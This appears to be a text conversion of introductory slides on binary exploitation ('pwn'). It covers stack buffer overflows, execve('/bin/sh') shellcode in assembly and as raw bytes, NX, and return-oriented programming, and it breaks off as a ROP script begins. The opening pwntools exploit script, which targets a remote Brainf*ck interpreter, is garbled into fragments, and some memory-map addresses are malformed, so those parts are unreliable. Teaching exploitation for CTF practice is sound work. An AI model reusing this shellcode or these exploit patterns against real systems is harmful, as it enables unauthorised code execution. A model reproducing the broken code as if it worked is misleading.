

# Binary Exploitation

Intro to pwn

by Lennard

(based on ju256's slides)

```
import pwn

pwn.context.arch = "amd64"
pwn.context.os = "linux"

SHELLCODE = pwn.shellcraft.amd64.linux.echo('Test') + pwn.shellcraft
EXPLOIT = 0x45*b"\x90" + pwn.asm(SHELLCODE, arch="amd64", os="linux")

PROGRAM = b""
length = 20 + 16
for i in EXPLOIT:
    PROGRAM += i*b'+ ' + b'>'

    if i == 1:
        length += 5
    elif i > 1:
        length += 6
    length += 13

(0x8000 - length) > 0x40:
    PROGRAM += b"<>"
    length += 2*13

    b"."["
    ]

(0x8000 - length) + 7 - 1
    (0xF+0x10)*b"<"

(host", 1337) as conn:
    (b"Brainf*ck code: ")
    PROGRAM)
    e()
```

# Typical pwn challenge

- Finding and exploiting bugs in a binary/executable
- Focus on memory corruption bugs
- Goal: Remote Code Execution (RCE)
- Programs written in low-level language

# Motivation

- Memory-unsafe languages still widely used
- Serious bugs still being discovered:
  - Sudo heap buffer overflow (CVE-2021-3156)
  - libwebp heap buffer overflow (CVE-2023-4863)
  - Firefox use-after-free (CVE-2024-9680)
- Firefox sandbox escape awarded \$100,000 at Pwn2Own 2024
- Fun way to learn operating systems and assembly

# Function calls in x86

- **call** pushes return address onto the stack
- **ret** pops return address into RIP (instruction pointer)

```
#include <stdio.h>

int main() {
    printf("Hello world!\n");
    return 0;
}
```

```
pwndbg> u &main
▶ 0x555555555040 <main>      push    rbp
0x555555555041 <main+1>    lea    rdi, [rip + 0xfbc]    RDI => 0x555555556004 ← 'Hello world!'
0x555555555048 <main+8>    mov    rbp, rsp
0x55555555504b <main+11>   call   puts@plt            <puts@plt>

0x555555555050 <main+16>   xor    eax, eax            EAX => 0
0x555555555052 <main+18>   pop    rbp
0x555555555053 <main+19>   ret
```

# Stack buffer overflows

```
#include <stdio.h>

int main() {
    int var = 0;
    char buf[10];

    gets(buf);

    return 0;
}
```

```
gets(3)                Library Functions Manual                gets(3)
NAME
    gets - get a string from standard input (DEPRECATED)
DESCRIPTION
    Never use this function.

    gets() reads a line from stdin into the buffer pointed to by s
    until either a terminating newline or EOF, which it replaces
    with a null byte ('\0').
BUGS
    Never use gets(). Because it is impossible to tell without
    knowing the data in advance how many characters gets() will
    read, and because gets() will continue to store characters past
    the end of the buffer, it is extremely dangerous to use. It has
    been used to break computer security. Use fgets() instead.
Linux man-pages 6.9.1    2024-06-15                gets(3)
```

# The stack

Stack growth




Return Address b3 b0 eb c7 69 7f 00 00
Saved RBP 78 85 fb 10 fc 7f 00 00
var 00 00 00 00
buf AAAAAAAAA\0




Buffer growth

# Overflowing the buffer



# Crashing the binary

Stack growth




Buffer growth



# Exploiting

Inject shellcode into memory and jump to it



# Shellcode

assembly code that spawns a shell

```
mov rax, 0x68732f6e69622f
push rax ; push "/bin/sh\0" onto stack
mov rdi, rsp
xor rsi, rsi ; rsi = 0
xor rdx, rdx ; rdx = 0
mov rax, 0x3b ; syscall number
syscall ; execve("/bin/sh", 0, 0)
```

; can be optimized down to 22 bytes:

```
\x31\xf6\x56\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xf7\xe0\xb0\x3b\x0f\x05
```

# What's the catch?

🤔 Mitigations 🤔

## 😞 NX-Bit (No eXecute) 😞


- Call stack no longer executable
- Other executable segments are read-only
- Injected shellcode can't be executed

# 🤢 NX-Bit (No eXecute) 🤢

```

pwndbg> vmmmap
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
      Start      End  Perm   Size  Offset  File
0x555555554000 0x555555555000 r--p   1000    0  /tmp/a.out
0x555555555000 0x555555556000 r-xp   1000   1000  /tmp/a.out
0x555555556000 0x555555557000 r--p   1000   2000  /tmp/a.out
0x555555557000 0x555555558000 r--p   1000   2000  /tmp/a.out
0x555555558000 0x555555559000 rw-p   1000   3000  /tmp/a.out
0x555555559000 0x555555557a000 rw-p  21000    0  [heap]
0x7ffff7d92000 0x7ffff7d95000 rw-p   3000    0  [anon_7ffff7d92]
0x7ffff7d95000 0x7ffff7db9000 r--p  24000    0  /usr/lib/libc.so.6
0x7ffff7db9000 0x7ffff7f2a000 r-xp  171000  24000  /usr/lib/libc.so.6
0x7ffff7f2a000 0x7ffff7f78000 r--p   4e000 195000  /usr/lib/libc.so.6
0x7ffff7f78000 0x7ffff7f7c000 r--p   4000  1e3000  /usr/lib/libc.so.6
0x7ffff7f7c000 0x7ffff7f7e000 rw-p   2000  1e7000  /usr/lib/libc.so.6
0x7ffff7f7e000 0x7ffff7f88000 rw-p   a000    0  [anon_7ffff7f7e]
0x7ffff7fc1000 0x7ffff7fc5000 r--p   4000    0  [vvar]
0x7ffff7fc5000 0x7ffff7fc7000 r-xp   2000    0  [vdso]
0x7ffff7fc7000 0x7ffff7fc8000 r--p   1000    0  /usr/lib/ld-linux-
0x7ffff7fc8000 0x7ffff7ff1000 r-xp  29000   1000  /usr/lib/ld-linux-
0x7ffff7ff1000 0x7ffff7ffb000 r--p   a000  2a000  /usr/lib/ld-linux-
0x7ffff7ffb000 0x7ffff7ffd000 r--p   2000  34000  /usr/lib/ld-linux-
0x7ffff7ffd000 0x7ffff7fff000 rw-p   2000  36000  /usr/lib/ld-linux-
0x7ffff7ffde000 0x7ffff7fff000 rw-p  21000    0  [stack]
0xffffffff600000 0xffffffff601000 --xp   1000    0  [vsyscall]

```



## Bypass: Code Reuse Attacks

- Instead of injecting own code, use existing code
- For stack buffer overflows:
  - Overwrite return address with pointer to existing code snippet ("gadget")
  - Gadgets can be chained together if they end in `ret` instruction

Return-oriented programming (ROP)

# ROP gadget examples

## set register

```
pop rdi  
ret
```

## syscall

```
syscall  
ret
```

## Arbitrary Write

```
; set rdi and rax with another gadget  
mov qword [rdi], rax  
ret
```

...

# Building ROP chain in Python

```
import pwn
libc = pwn.ELF('./libc.so.6')
pwn.context.bits = 64

